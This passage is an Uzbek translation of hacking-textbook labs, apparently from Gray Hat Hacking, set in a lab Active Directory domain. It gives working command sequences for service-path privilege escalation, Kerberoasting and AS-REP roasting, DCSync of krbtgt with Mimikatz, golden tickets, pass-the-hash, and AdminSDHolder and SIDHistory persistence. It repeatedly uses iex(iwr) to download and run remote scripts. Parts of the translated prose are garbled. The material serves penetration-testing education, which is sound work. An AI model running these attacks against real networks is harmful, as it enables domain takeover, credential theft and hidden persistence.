PS C:\Software> iex (iwr http://10.0.0.40:8080/Invoke-winPEAS.ps1 )
PS C:\Software> Invoke-winPEAS
<snipped>
[?] Windows vulns search powered by Watson(https://github.com/rastamouse/
Watson)
OS Build Number: 14393
[!] CVE-2019-0836 : VULNERABLE
[>] https://exploit-db.com/exploits/46718
[>] https://decoder.cloud/2019/04/29/combinig-luafvpostluafvpostreadwrite-
race-condition-pe-with-diaghub-collector-exploit-fromstandard-
user-to-system/
[!] CVE-2019-0841 : VULNERABLE
[>] https://github.com/rogue-kdc/CVE-2019-0841
[>] https://rastamouse.me/tags/cve-2019-0841/
[!] CVE-2019-1064 : VULNERABLE
[>] https://www.rythmstick.net/posts/cve-2019-1064/
<snipped>
```

Tizim haqida juda ko‘p ma’lumotlarni, shuningdek imtiyozlarni oshirish uchun foydali bo‘lishi mumkin bo‘lgan ba’zi zaifliklarni ko‘rish mumkin. Ularning aksariyati tizimga AV yoki EDR ni ko‘rsatishi mumkin bo‘lgan qo‘shimcha ikkiliklarni yuklab olishni talab qiladi. Biroq, skript bizga Seatbelt tizimi orqali to‘plagan qo‘shimcha ma’lumotlarni taqdim etadi, shuning uchun bu ma’lumotlarni yig‘ish uchun maqbul alternativ bo‘ladi. Biroq, WinPEAS xizmat orqali hech qanday zaif yo‘llarni aniqlamadi va bu SharpUpning kuchli tomonlaridan biri, shuning uchun uni ko‘rib chiqiladi.

Laboratoriya ishi 17.9:
SharpUp bilan imtiyozlarni oshirish

Xuddi shu sozlamalarni saqlagan holda, nima topishi mumkinligini ko‘rish uchun “Invoke-Sharp Up.ps1”ni ishga tushiriladi (hozirgacha ishlatilgan Linux qobig‘i sessiyasidan foydalangan holda):

```
PS C:\users\target> iex (iwr http://10.0.0.40:8080/Invoke-SharpUp.ps1 )
PS C:\users\target> Invoke-SharpUp audit
=== SharpUp: Running Privilege Escalation Checks ===
=== Modifiable Services ===
=== Modifiable Service Binaries ===
Name : Vulnerable Software
DisplayName : Vulnerable Software
Description : Vulnerable Software Ltd
State : Running
StartMode : Auto
PathName : C:\Software\Vulnerable Software\Updater\vulnagent.exe
```


“Vulnerable Software” (zaif dasturiy ta’minot) xizmatida xizmatning o‘zgaruvchan ikkilik fayliga ega ekanligini ko‘ramiz. Icacls yordamida ikkilik faylni ko‘rib chiqaylik.exe`:

```
PS C:\users\target>icacls 'C:\Software\Vulnerable Software\Updater\vulnagent.exe'
C:\Software\Vulnerable Software\Updater\vulnagent.exe NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)
```

Bu shuni ko‘rsatadiki, bu ikkilik uchun hech qanday imtiyoz yo‘q. Windows ikkilik fayllarni qidirganda, u har bir bo‘shliqda ikkilik faylni topishga harakat qilishni boshlaydi.

c:\Software\Vulnerable.exe vulnagent.exe-ga kirishdan oldin. C:\Software katalogidagi imtiyozlar ko‘rib chiqiladi:

```
PS C:\users\target> icacls C:\Software\
C:\Software\ NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
BUILTIN\Administrators:(I)(OI)(CI)(F)
BUILTIN\Users:(I)(OI)(CI)(RX)
BUILTIN\Users:(I)(CI)(AD)
BUILTIN\Users:(I)(CI)(WD)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```

Bu yerda fayllar va kataloglarni qo‘shish imkoniyati mavjud, shuning uchun biz zaif “.cc” faylini yaratishga harakat qilish mumkin. O‘zingizni lokal administratorlar guruhiga qo‘shish uchun C# da dastur yaratiladi. Zaif “.cc” faylini yaratish c:\programdata va keyin uni kompilyatsiya qilinadi. Tarkibni olish uchun ushbu asosiy skriptdan foydalaniladi C#:

```
using System;
namespace Test{
class Program {
static void Main(string[] args){
System.Diagnostics.Process.Start("CMD.exe",
"/c net localgroup Administrators GHH\\target /add");
}}}
```

Faylni saqlash bilan “c:\ProgramData\vulnerable.cc”, uni.net framework’da o‘rnatilgan C# kompilyatori bilan kompilyatsiya qilish mumkin:

```
PS C:\programdata> C:\windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
.\vulnerable.cc /nologo
PS C:\programdata> copy .\vulnerable.exe C:\Software\
```

Hamma narsa tayyor, xizmat ko‘rsatadigan ushbu xizmat haqida o‘ylashga harakat qilib ko‘rish kerak.

```
PS C:\programdata> Get-Service "Vulnerable Software" |
>> Restart-Service -ErrorAction SilentlyContinue
WARNING: Waiting for service 'Vulnerable Software (Vulnerable Software)' to
stop...
PS C:\programdata> Get-LocalGroupMember Administrators
ObjectClass Name PrincipalSource
----------- ---- --------------
Group GHH\Domain Admins ActiveDirectory
User GHH\target ActiveDirectory
User WS20\Administrator Local
```

Hozir lokal Administrators guruhi a’zoligiga ega, lekin whoami /groups buyrug‘idan foydalanish buni ko‘rsatmaydi. Imtiyozlarga ega bo‘lish uchun tizimdan chiqib, yana tizimga kirishi yoki **runas**, boshqa usul orqali yangi seansni boshlash kerak. Qanday bo‘lmasin administrator huquqlariga ega yangi qobiqni o‘rnatish kerak, shuning uchun buni Active Directory yordamida ba’zi bir eskalatsiya taktikasi ko‘rib chiqiladi.

Active Directory imtiyozlarini oshirish

AD imtiyozlarini oshirish texnik xususiyatlarni, vositalarni ham o‘z ichiga oladi. Domen administratoriga yo‘llarni qidirish BloodHound kabi vositalar yordamida amalga oshirilishi mumkin. Yo‘llarni topish uchun qanday vositalardan foydalanmaslikdan qat’iy nazar, tez-tez sodir bo‘lishi kerak bo‘lgan bir qator keskinlashuvlar bo‘ladi. Eskalatsiya hisob ma’lumotlarini topishning bir necha usullari ko‘rib chiqiladi.

Laboratoriya ishi 17.10:
Foydalanuvchi obyektlarida parollarni qidirish

Ba’zan xizmat hisoblari tavsifida parollarni o‘z ichiga oladi. Bu ma’lumot so‘rash uchun ishlatilishi mumkin bo‘lgan hisob qaydnomalari yoki boshqa umumiy maqsadli harakatlar markazlashtirilgan muvofiqlashtirilgan hisobga olish ma’lumotlariga ega emasligini ta’minlash uchundir. Shubhasiz, bu eng yaxshi amaliyot emas, lekin bu kerak bo‘lgandan tez-tez sodir bo‘lishi haqiqatini o‘zgartirmaydi. Ushbu misollarni topish uchun 17.6-laboratoriyada bo‘lgani kabi PowerView modulini yuklanadi va hisob tavsifida hisobga olish ma’lumotlariga ega foydalanuvchilarni qidiriladi:

```
PS C:\programdata> Get-DomainUser | select samaccountname,description |
>> where description -like "*password*"
samaccountname description
```



```
---------------- ----------
GINGER_MCDONALD Just so I dont forget my password is
isUBKj5NE:BjMmcwa2YXT#Nzx
LORENA_VINSON Just so I dont forget my password is T36F#iaM8c4RSUXvHmSKVVY
ANDRES_ELLIS Just so I dont forget my password is
EmB!E!59Ry3fcE%zbMbKq9nhs
```

Bad Blood ushbu laboratoriya ishi uchun reklama sozlamasining bir qismi sifatida tasodifiy hisoblarni to‘playdi, shuning uchun hisob ma’lumotlarining boshqacha ko‘rinishi mumkin va turli guruh a’zoligiga ega bo‘lishi mumkin. Ushbu farqlardan qat’i nazar, foydalanuvchilar kuchaytirish yo‘llari sifatida foydalanishi mumkin bo‘lgan bir nechta hisobga olish ma’lumotlariga ega bo‘lishi kerak. Agar ushbu Foydalanuvchining hisobi qimmatli bo‘lmasa, hisob ma’lumotlarini olishning boshqa usullari mavjud. Kerberoasting va as-REP ko‘rib chiqiladi.

Laboratoriya ishi 17.11:
Kerberosdan foydalanib, ma’lumotlarni yig‘ish

17.4-laboratoriyada bo‘lgani kabi PowerSharpBinaries katalogida veb-serverni ishga tushirgandan so‘ng, Rubeus vositasini yuklash mumkin. Rubeus Kerberosni o‘rganish va eksploit qilish imkonini beradi. U C# da yozilgan, ammo bu mashq uchun PowerShell ning bosqichli versiyasidan foydalaniladi:

```
PS C:\programdata> iex( iwr http://10.0.0.40:8080/Invoke-Rubeus.ps1 )
```

Kerberoasting xizmatlarning AD’da kerberos yo‘llanmalari bo‘yicha so‘rovlarni ko‘rib chiqish usulidan foydalanadi. Ushbu xizmat Ticket Granting Server (TGS) dan olinadi va foydalanuvchi parolini bilmasdan xizmatga kirish imkoniyatini aniqlash uchun xizmat uchun foydalanuvchi ma’lumotlarini o‘z ichiga oladi. Ushbu xizmat yo‘llanmasi xizmat egasining hisob ma’lumotlari – kompyuter hisobi yoki foydalanuvchi hisobi yordamida shifrlangan. Har bir xizmat Active Directorydagi Service Principal Name (SPN) bilan aniqlanadi, foydalanuvchi ushbu xizmatni aniqlash uchun qidira oladi va foydalanuvchi ushbu yo‘llanmani so‘raganda, maqsadli xizmatga murojaat qilish shart emas.

Buning o‘rniga, agar foydalanuvchi ushbu yo‘llanmalarni eksport qilsa, ular namunaviy parolni NTLM xeshiga aylantirib, so‘ngra yo‘llanmaning shifrini ochishga urinib, parolni buzish vositasi yordamida oflayn rejimda buzish mumkin. Agar yo‘llanma shifrlangan bo‘lsa, bu xizmat uchun haqiqiy parol ekanligi bilinadi. Bu jarayon Kerberoasting deb nomlanadi. Rubeus to Kerberoast domenidan foydalaniladi va maqsadlari uchun foydalanish mumkin bo‘lgan foydalanuvchi hisoblari bilan bog‘langan haqiqiy SPNlarni topiladi:

```
PS C:\programdata> Invoke-Rubeus -Com "kerberoast /outfile:C:\Programdata\h.txt"
```

Endi xeshlar h.txt faylida bo‘ladi va ularni buzish uchun Kali’ga nusxalash mumkin. Xeshlar ko‘chirilgandan so‘ng, Jon Ripper va Kali qutisidagi so‘zlar ro‘yxatidan foydalanib, ularni buzishga harakat qilish mumkin. Ushbu mashinalar tez bo‘lgani uchun avval juda kichik so‘zlar ro‘yxati bilan harakat qilib ko‘rish kerak:

```
┌──(kali kali)-[~]
└─$ john h.txt --ru=KoreLogic --wo=/usr/share/legion/wordlists/ssh-password.txt
Passw+ord127 (?)
```

U qaysi foydalanuvchiga qaratilganligini bilish mumkin emas, shuning uchun John POT fayl tekshirib ko‘riladi:

```
└─$ cat ~/.john/john.pot
$krb5tgs$23$*passwordadmin$ghh.local$www/password*$b9506c9dacc392e1d718fc-
1beaf693d7$a2557b95757f7b5d60e02eea4e4fa45364dcc44532bba3051edb17e39aec8a-
1d51e3edb86c5ad4aa6ed051ae890f0af586eacb5c6e3700f3e0d523f9497e5035e591a-
898777af20bf4fc27927eebf72e15076122259b4ba6dcd522ec1793f3ef0da83a42fbdecb-
0df8296e756e325cf124d7c1d27b9332dee14aaee87a6abdd3ea3732573df27145d1f1f79c-
1f4e939285178bbb3b2134d8ad5deb3335058aa5d9c95846fb2bb096e569fba1f4be92d0935a5eb-
dc266f18df4c80e9126cbc05e54bfcdd436e526e86ad1a905f660dae3ae64fb16f8c81f7062634e-
47d64f82b07d59d8a35b6d0b723dbf933b192317fb49d1034ac3596e542234dfd23523bd462f12c-
dee445aafcc678225d7d47507442b958fdfd18d063b2bfe7bb083fdb15062997febf6d7153e42f-
97758362898d438259252294e5b8b6309c7a4b1bc827ee0776e119c3f0967d39012fe24ea-
b1515e518ffff15d1257f0c8c7529422926d5ea6813d4f939846e9b6a077cd96d9fa7dd3d56b3dcc5f-
c2913750651e504ac$SOURCE_HASH$1e676cc9738c89665b365b9cf5794be2:Passw+ord127
```

Foydalanuvchi passwordadmin Passw+ord127 paroliga ega ekanligini ko‘rish mumkin. Buni bir daqiqadan so‘ng yana tekshiriladi, lekin avval AS-REProasted foydalanuvchilari bilan bir xil narsa sinab ko‘riladi. Ushbu oldindan autentifikatsiyani amalga oshirishda ma’lumotlar so‘ralgan foydalanuvchining NTLM xesh yordamida shifrlangan foydalanuvchiga qaytariladi, shuning uchun uni xuddi shunday tarzda buzish mumkin:

```
PS C:\programdata> Invoke-Rubeus -Com "asreproast /outfile:C:\Programdata\asr.txt"
```

Fayl Kerberoasting hujumiga o‘xshash tarzda saqlanadi va xakerlik uchun Kali box ga ko‘chirilishi mumkin. Endi Kerberoasting hisob ma’lumotlari bor, biroz razvedka qilinadi, foydalanuvchi va ular nimaga kirishi mumkinligi haqida ko‘proq ma’lumot olish mumkin.

Laboratoriya ishi 17.12:
Kerberosdan foydalanib imtiyozlarni oshirish

Ushbu administrator foydalanuvchi paroli guruhga a’zolik uchun nima ekanligini va bu guruhlar nima qilishini bilish kerak. Buning uchun PowerView-dan foydalanishi mumkin:

```
PS C:\programdata> Get-DomainUser PasswordAdmin | select memberof
memberof
--------
CN=CloudSync Users,OU=Administrative Groups,DC=ghh,DC=local
```

CloudSync foydalanuvchi adminastrator guruhida joylashgan, shuning uchun bu funksional ko‘rinadi. ADda parol administratori foydalanuvchisi yoki CloudSync foydalanuvchilari guruhiga kirish ruxsati berilgan har qanday qiziqarli ACLlarni topa olish mumkin. 1-qadam AD obyektlarida qiziqarli ruxsatlarni qidiradigan PowerView Find-InterestingDomainAcl cmdletidan foydalanishdir. Buni o‘zgaruvchida saqlamoqchi, shuning uchun uni qayta-qayta ishga tushirishga hojat yo‘q, chunki bu juda ko‘p mehnat talab qiladi va domen qanchalik katta bo‘lsa, natijalar shunchalik katta bo‘ladi. Qidiruv tugagandan so‘ng ruxsatlarni osongina o‘qish uchun ResolveGUIDs variantini ham belgilanadi:

```
PS C:\programdata> $acls = Find-InterestingDomainAcl -ResolveGUIDs
```

Maslahat: *Bu ancha vaqt talab qilishi mumkin. Ushbu vosita domendagi barcha kirishni boshqarish ro‘yxatlarini ko‘rib chiqadi va topilgan har bir yozuv uchun ma’lumotlarni moslashtiradi.*

Keyin foydalanuvchi va guruh **“IdentityReferenceName”**ning bir qismi bo‘lgan obyektlarni toppish kerak. Buning uchun filtrlash uchun PowerShell’dan foydalanish mumkin:

```
PS C:\programdata> $acls | %{
>> if($_.IdentityReferenceName -eq "PasswordAdmins" -or
>> $_.IdentityReferenceName -eq "CloudSync Users"){$_}}
ObjectDN : DC=ghh,DC=local
AceQualifier : AccessAllowed
ActiveDirectoryRights : ExtendedRight
ObjectAceType : DS-Replication-Get-Changes-All
AceFlags : None
AceType : AccessAllowedObject
InheritanceFlags : None
SecurityIdentifier : S-1-5-21-3262898812-2511208411-1049563518-4207
IdentityReferenceName : CloudSync Users
IdentityReferenceDomain : ghh.local
```

```
IdentityReferenceDN : CN=CloudSync Users,OU=Administrative
Groups,DC=ghh,DC=local
IdentityReferenceClass : group
```

Cloud Sync foydalanuvchilari guruhi DC'ni domen bilan sinxronlashtirish imkoniyatiga ega. Ushbu foydalanuvchi nomi ostida tizimga kirish va ushbu vazifalarni bajarish mumkin yoki TGT qo'shish uchun Rubiusdan foydalanish mumkin. bu dcsync hujumini qayta autentifikatsiya qilmasdan amalga oshirish imkonini beradi. Keyin cmd-ni ochiladi .exe yuqori imtiyozlardan foydalanib, administrator sifatida Oynani ochiladi va PowerShell so'roviga o'tiladi. Rubius modulini qayta yuklanadi va TGT ni so'raladi. Ushbu kengaytirilgan holda kirish kerak, chunki bunday holatda odatda sessiyaga kirish ma'lumotlarini kiritishning imkoni yo'q.

```
PS C:\Windows\System32> Invoke-Rubeus -Com "asktgt /ptt /user:PasswordAdmin
/password:Passw+ord127"
<snip>
[*] Action: Ask TGT
[*] Using rc4_hmac hash: 30095439B35315DFB0D8662F84C2EE01
[*] Using domain controller: EC2AMAZ-TBKC0DJ.ghh.local (10.0.0.10)
[*] Building AS-REQ (w/ preauth) for: 'ghh.local\PasswordAdmin'
[+] TGT request successful!
```

Ushbu hisob ma'lumotlari darajasi bilan PasswordAdmin hisob ma'lumotlari bilan DCSync-ni amalga oshirishga harakat qilish mumkin. Buning uchun krbtgt foydalanuvchisiga DCSync hujumini amalga oshirish uchun BetterSafetyKatz'dan foydalaniladi. Bu domendagi istalgan hisobga kirish uchun oltin chipta hujumidan foydalanish imkonini beradi. Avval BetterSafetyKatz'ni yuklash uchun iex/iwr statoridan foydalaniladi:

```
PS C:\Windows\System32>iex(iwr http://10.0.0.40:8080/Invoke-BetterSafetyKatz.ps1)
PS C:\Windows\System32> Invoke-BetterSafetyKatz
[+] Stolen from @harmj0y, @TheRealWover, @cobbr_io and @gentilkiwi, repurposed by
@Flangvik and @Mrtn9
[+] Contacting repo -> 2.2.0-20210810/mimikatz_trunk.zip
[+] Randomizing strings in memory
[+] Suicide burn before CreateThread!
<snipped>
7DBO9NAV #
```

Mimikatz xotiraga yuklangan holda, endi krbtgt foydalanuvchisining maqsadli DCsync'ni bajarish mumkin. Variantlar uchun lsadump::dcsync moduli va maqsadli foydalanuvchini belgilashi kerak:

```
7DBO9NAV # lsadump::dcsync /user:krbtgt
[DC] 'ghh.local' will be the domain
```



```
[DC] 'EC2AMAZ-TBKC0DJ.ghh.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] 4W7Z6OP : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN : krbtgt
** SAM ACCOUNT **
SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 8/1/2021 9:10:47 PM
Object Security ID : ❶S-1-5-21-3262898812-2511208411-1049563518-502
Object Relative ID : 502
<snipped>
Credentials
aes256_hmac (4096) :
❷1775bb5e8c24acc2d4b2bb595252d6ae35e686f6df2803383148439a4e5bc4ae
aes128_hmac (4096) : 976faae18b4227e22ab074e876f6f3a2
des_cbc_md5 (4096) : 75bc49f7070dcb5b
```

Bu yerda ikkita ma'lumot kerak bo'ladi: domenning SID obrozi, bu 502 gacha bo'lgan barcha SIDlar va aes256_hmac obrozining xeshi. Bu ma'lumot kerak, chunki shifrlash kuchsizroq yaratilgan har qanday yo'llanmalar ularning soxta ekanligini ko'rsatishi mumkin. Oltin chipta hujumidan foydalanib, administrator uchun TGT yaratmoqchi. Ushbu hujum boshqa foydalanuvchi uchun TGT soxtalashtirish uchun krbtgt shifrlash kalitlaridan foydalanadi, keyinchalik ulardan domendagi tizimlarga autentifikatsiya qilish uchun foydalanish mumkin. Hamma narsani taklifda bitta buyruqqa joylashtiriladi:

```
7DBO9NAV # kerberos::golden /domain:ghh.local /sid:S-1-5-21-3262898812-2511208411-
1049563518
/aes256:1775bb5e8c24acc2d4b2bb595252d6ae35e686f6df2803383148439a4e5bc4ae
/user:Administrator /id:500 /ptt
```

Maslahat! *Agar bu ishlamasa, SID va boshqa tegishli ma'lumotlarni o'ziga xos namunaga moslashtirish uchun yangilaganiga ishonch hosil qilish zarur. SID, domen tekshiruvi xost nomi va boshqalar kabi elementlar uchun keyingi bosqichlarda qo'shimcha o'zgarishlar talab qilinadi, shuning uchun har bir o'zgaruvchini mos ravishda yangilanganiga ishonch hosil qilish kerak.*

Bu yangi TGT yaratilganligini va sessiyaga kiritilganligini ko'rsatadi:

```
User : Administrator
Domain : ghh.local (GHH)
SID : S-1-5-21-3262898812-2511208411-1049563518
```

User Id : 500
*Groups Id : *513 512 520 518 519*
4W7Z6OPKey: 1775bb5e8c24acc2d4b2bb595252d6ae35e686f6df280338314843 9a4e5b-c4ae -aes256_hmac
Lifetime : 8/10/2021 2:52:35 AM ; 8/8/2031 2:52:35 AM ; 8/8/2031 2:52:35 AM
*-> Ticket : ** Pass The Ticket **
<snipped>*
Golden ticket for 'Administrator @ ghh.local' successfully submitted for current session

Yo‘llanma muvaffaqiyatli yaratilganini ko‘rish va endi Mimikatzdan chiqish mumkin. Endi yaroqli administrator tokeni bor va undan DC ga kirish uchun foydalanish mumkin. Kerberos hujumlarining yuqori qismida DC nomini EC2AMAZ-TBKC0DJ.ghh.local sifatida hal qilganini ko‘rdik. Masofaviy kirish uchun PowerShell-dan foydalanish mumkin:

PS C:\Windows\System32> Enter-PSSession EC2AMAZ-TBKC0DJ.ghh.local
[EC2AMAZ-TBKC0DJ.ghh.local]: PS C:\Users\Administrator\Documents> whoami
ghh\administrator

Endi domen administratori huquqlarini olindi va ghh.local. forest to‘liq nazorat qilinadi.

Active Directoryda saqlash

Endi Domen administratoriga ruxsat bor, uni saqlab qolish mumkinligiga ishonch hosil qilish kerak. Buning uchun bir nechta variant bor. Masalan, o‘zimiz nazorat qiladigan yangi foydalanuvchilarni yaratish va keyin ularni domen administratorlari kabi ishonchli guruhlarga qo‘shish mumkin. Yetukroq tashkilotlarda esa, tanqidiy guruhga a’zolik sinchkovlik bilan nazorat qilinadi va himoyachilarga maslahat berib, ular kirishni o‘chirib qo‘yishiga sabab bo‘lishi mumkin. Biroq, qo‘shimcha imkoniyatlar mavjud. Qat’iylikka erishishning ikkita usuli ko‘rib chiqiladi: AdminSDHolder obyektini zaharlash va SID tarixini kiritish.

Laboratoriya ishi 17.13: AdminSDHolder mexanizmini suiiste’mol qilish

DerbyCon5 ko‘rgazmasida Shon Metkalf “Red vs. Blue: Modern Active Directory Attacks & Defense” nomli ma’ruza qildi, unda u Active Directory dagi maxsus obyekt, AdminSDHolderni muhokama qildi. Bu konteyner alohida hisoblanadi, chunki har soatda undagi ruxsatlar ADda admincount=1 bo‘lgan barcha elementlarga tarqaladi. Ushbu tarqalish SDProp deb ataladi va konteynerga o‘zgartirishlar kiritilganda, bir soat ichida o‘zgarishlar barcha administrator obyektlarida mavjud bo‘ladi. Aksincha, administrator obyektini o‘zgartirilsa, SDProp jarayoni o‘zgarishlarni bir soat ichida almashtiradi.

17.12-laboratoriya ishida DCSync’ni bajarildi va keyin seansiga Kerberos yo‘llanmasini kiritildi. Ushbu hujum uchun seansida NTLM xeshlari kerak. Buning uchun administrator hisobi uchun BetterSafetyKatz, DCSync’ni yana yuklab olish va keyin maqsadli mashinadagi sessiya uchun NTLM xeshlaridan foydalangan holda yangi cmd.exe faylini yaratiladi:

PS C:\Windows\System32>iex(iwr http://10.0.0.40:8080/Invoke-BetterSafetyKatz.ps1)
PS C:\Windows\System32> Invoke-BetterSafetyKatz
[+] Stolen from @harmj0y, @TheRealWover, @cobbr_io and @gentilkiwi, repurposed by @Flangvik and @Mrtn9
<snipped>
DA2PW7R6 # lsadump::dcsync /user:Administrator
<snipped>
Credentials:
Hash NTLM: 19d56dfa8872c603984c44ff96a89a6c
<sniped>
DA2PW7R6 # privilege::debug
Privilege '20' OK
DA2PW7R6 # sekurlsa::pth /user:Administrator /domain:ghh.local /ntlm:19d56dfa8872c603984c44ff96a89a6c
user : Administrator
domain : ghh.local
program : cmd.exe
impers. : no
NTLM : 19d56dfa8872c603984c44ff96a89a6c
| PID 2792
| TID 4848
| LSA Process is now R/W
| LUID 0 ; 249605489 (00000000:0ee0ad71)
_ msv1_0 - data copy @ 000002ADF56181F0 : OK !
_ kerberos – KO

Yangi buyruq satri oynasi paydo bo‘lishi kerak edi. Endi AdminSDHolder obyektining joriy imtiyozlari nima ekanligini osongina ko‘rish uchun PowerView-ni yuklash kerak va keyin backdoorni qo‘shish ustida ishlash kerak:

C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> iex(iwr http://10.0.0.40:9999/PowerView.ps1)
PS C:\> Get-ObjectAcl -SearchBase "CN=AdminSDHolder,CN=System,DC=ghh,DC=local" `
>> -ResolveGUIDs |
>> Where ActiveDirectoryRights -like "GenericAll" |
>> %{ ConvertFrom-SID $_.SecurityIdentifier }
Local System

Hozirda faqat Local System BUILTIN hisobi AdminSDHolder obyektida to‘liq imtiyozlarga ega. Keling, qaytib kelishimiz uchun maqsadli foydalanuvchini qo‘shaylik. Buning uchun PowerView-da Add-ObjectAcl cmdletidan foydalaniladi. AdminSDHolder obyektini nishonga olinadi va keyin Rights parametridan foydalanib, GenericAll huquqi qo‘shiladi:

```
PS C:\> $sb = 'CN=AdminSDHolder,CN=System,DC=ghh,DC=local'
PS C:\> Add-ObjectAcl -TargetSearchBase $sb -PrincipalIdentity target -Rights All
```

Endi huquqlarni tekshirishda GenericAll huquqlariga ega kirish ro‘yxatida GHH\target foydalanuvchisini ko‘rish kerak:

```
PS C:\> Get-ObjectAcl -SearchBase $sb -ResolveGUIDs |
>> Where ActiveDirectoryRights -like "GenericAll" |
>> %{ ConvertFrom-SID $_.SecurityIdentifier }
GHH\target
Local System
```

Muvaffaqiyat! Huquqlar har soatda boshqa guruhlarga tarqatiladi, shuning uchun biroz kutish kerak, keyin Domen admintratorlari guruhi tekshirib ko‘riladi va maqsad guruhga to‘liq kirish huquqiga ega ekanligini ko‘rish mumkin:

```
PS C:\> Get-ObjectAcl -Identity "Domain Admins" -ResolveGUIDs |
>> Where ActiveDirectoryRights -like "GenericAll" |
>> %{ ConvertFrom-SID $_.SecurityIdentifier }
Local System
PS C:\> Get-ObjectAcl -Identity "Domain Admins" -ResolveGUIDs |
>> Where ActiveDirectoryRights -like "GenericAll" |
>> %{ ConvertFrom-SID $_.SecurityIdentifier }
GHH\target
Local System
```

Birinchi urinishda faqat Lokal tizim to‘liq kirish huquqiga ega ekanligini ko‘rish mumkin, lekin keyin bir necha daqiqa kutilganida, maqsadli foydalanuvchi ham ro‘yxatga olinganligini ko‘rish mumkin. Maqsadli foydalanuvchi sifatida endi o‘z xohish bilan guruhga a’zolarni qo‘shish mumkin.

Eslatma! *Bu bir soatgacha vaqt olishi mumkin. Agar bajarishni tezlashtirish kerak bo‘lsa, DCdagi sessiyada Run-SDProp.ps1 faylni ishga tushirish lozim.*

Laboratoriya ishi 17.14:
SIDHistory mexanizmini suiiste’mol qilish

SIDHistory – bu Active Directory migratsiyasida yordam beradigan xususiyat. Domenlarni yoki Forestlarni birlashtirganda yoki migratsiya paytida, oldingi resurslarga kirishni saqlab qolish uchun foydalanuvchi migratsiya vaqtida kim bo‘lganligini bilish foydali bo‘lishi mumkin. SIDHistory maydoni foydalanuvchi tegishli bo‘lgan oldingi hisoblar yoki guruhlarning SIDlarini saqlaydi, shunda u boshqa muhitlarda o‘zining avvalgi foydalanuvchisi sifatida foydalanishda davom etishi mumkin.

Foydalanuvchi uchun oldingi SIDlarni qo‘shish oson ish emas. Bu odatda AD ma’lumotlar bazasi migratsiya rejimida bo‘lganda amalga oshiriladi. Shu sababli PowerView yordam bermaydi. Buning o‘rniga DC ga to‘g‘ridan-to‘g‘ri kirish uchun imtiyozlaridan foydalanish kerak va keyin SIDni qo‘shish uchun DSInternals PowerShell modulidan foydalanish mumkin. Modul xizmatni qayta ishga tushirmagunicha ADni ishlamay qolishi uchun NTDS xizmatini to‘xtatishini talab qiladi. DC ga kirish uchun Enter-PSSession-ni bajargandan so‘ng, 17.12-laboratoriya ishi oxiridan boshlanadi. Endi Domain Admins guruhining SID’ni olish mumkin:

```
[EC2AMAZ-TBKC0DJ.ghh.local]: PS C:\Users> Get-ADGroup "Domain Admins"
DistinguishedName : CN=Domain Admins,CN=Users,DC=ghh,DC=local
GroupCategory : Security
GroupScope : Global
Name : Domain Admins
ObjectClass : group
ObjectGUID : 96710f0a-80e3-4eb8-be8b-2d7ced257382
SamAccountName : Domain Admins
SID : S-1-5-21-3262898812-2511208411-1049563518-512
```

Keyin dsinternals modulini quyida ko‘rsatilganidek o‘rnatiladi. Bu modulni tizimga o‘rnatgandan so‘ng foydalanish imkonini beradi. Agar bog‘liqlikni qo‘shish uchun biron bir taklif paydo bo‘lsa, shunchaki ha deb javob beriladi.

```
[EC2AMAZ-TBKC0DJ.ghh.local]: PS C:\Users> install-module dsinternals -force
[EC2AMAZ-TBKC0DJ.ghh.local]: PS C:\Users> import-module dsinternals
```

Modul import qilingandan so‘ng, NTDS xizmatini to‘xtatish va keyin maqsadli foydalanuvchiga Domen Admins guruhi SID qo‘shish uchun ADD-ADDBSidHistory cmdletidan foydalanish kerak. Bundan tashqari, NTDS.dit ma’lumotlar bazasi faylining joylashuvini ko‘rsatish kerak. Faylga kirish uchun NTDS xizmati o‘chirilgan bo‘lishi kerak; aks holda u bloklanadi.

```
[EC2AMAZ-TBKC0DJ.ghh.local]: PS C:\ > Stop-Service ntds -force
[EC2AMAZ-TBKC0DJ.ghh.local]: PS C:\ > Add-ADDBSidHistory -SamAccountName target `
>> -SidHistory S-1-5-21-3262898812-2511208411-1049563518-512 `
>> -DatabasePath C:\windows\NTDS\ntds.dit
[EC2AMAZ-TBKC0DJ.ghh.local]: PS C:\ > start-service ntds
```

Xizmatni qayta ishga tushirish uchun bir necha soniya kutish kerak; keyin maqsadli foydalanuvchini tekshirish va sozlamalar o‘zgartirilganligini aniqlash mumkin:

```
[EC2AMAZ-TBKC0DJ.ghh.local]: PS C:\Users> Get-ADuser target -properties sidhistory
DistinguishedName : CN=target,CN=Users,DC=ghh,DC=local
Enabled : True
GivenName :
Name : target
ObjectClass : user
ObjectGUID : b37925a0-d154-4070-bd3e-3bdd3b79e9bc
SamAccountName : target
SID : S-1-5-21-3262898812-2511208411-1049563518-1111
SIDHistory : {S-1-5-21-3262898812-2511208411-1049563518-512}
Surname :
UserPrincipalName :
```

SIDHistory hozirda mavjudligini ko‘rish mumkin. Imtiyozlarni qo‘llash uchun *runas* buyrug‘idan foydalanib, imtiyozlarini tekshirish uchun yangi buyruq oynasini ochiladi:

```
PS C:\Windows\system32> runas /user:GHH\target cmd.exe
Enter the password for GHH\target:
Attempting to start cmd.exe as user "GHH\target" ...
```

Yangi oynada to‘g‘ri kirish huquqiga ega ekanligiga ishonch hosil qilish uchun whoami buyrug‘idan foydalanish mumkin:

```
C:\Windows\system32>whoami /groups | find /i "Domain Admins"
GHH\Domain Admins Group S-1-5-21-3262898812-
2511208411-1049563518-512 Group used for deny only
```

Guruhda bo‘lmasdan o‘ziga domen administratori imtiyozlarini olish mumkin. Endi domenda qolishning bir necha yo‘li bor – yoki SIDHistory tomonidan berilgan imtiyozlaridan foydalanish yoki imtiyozli guruhlarga kengaytirilgan AdminSDHolder o‘zgartirishlari tomonidan beriladi.

Xulosa

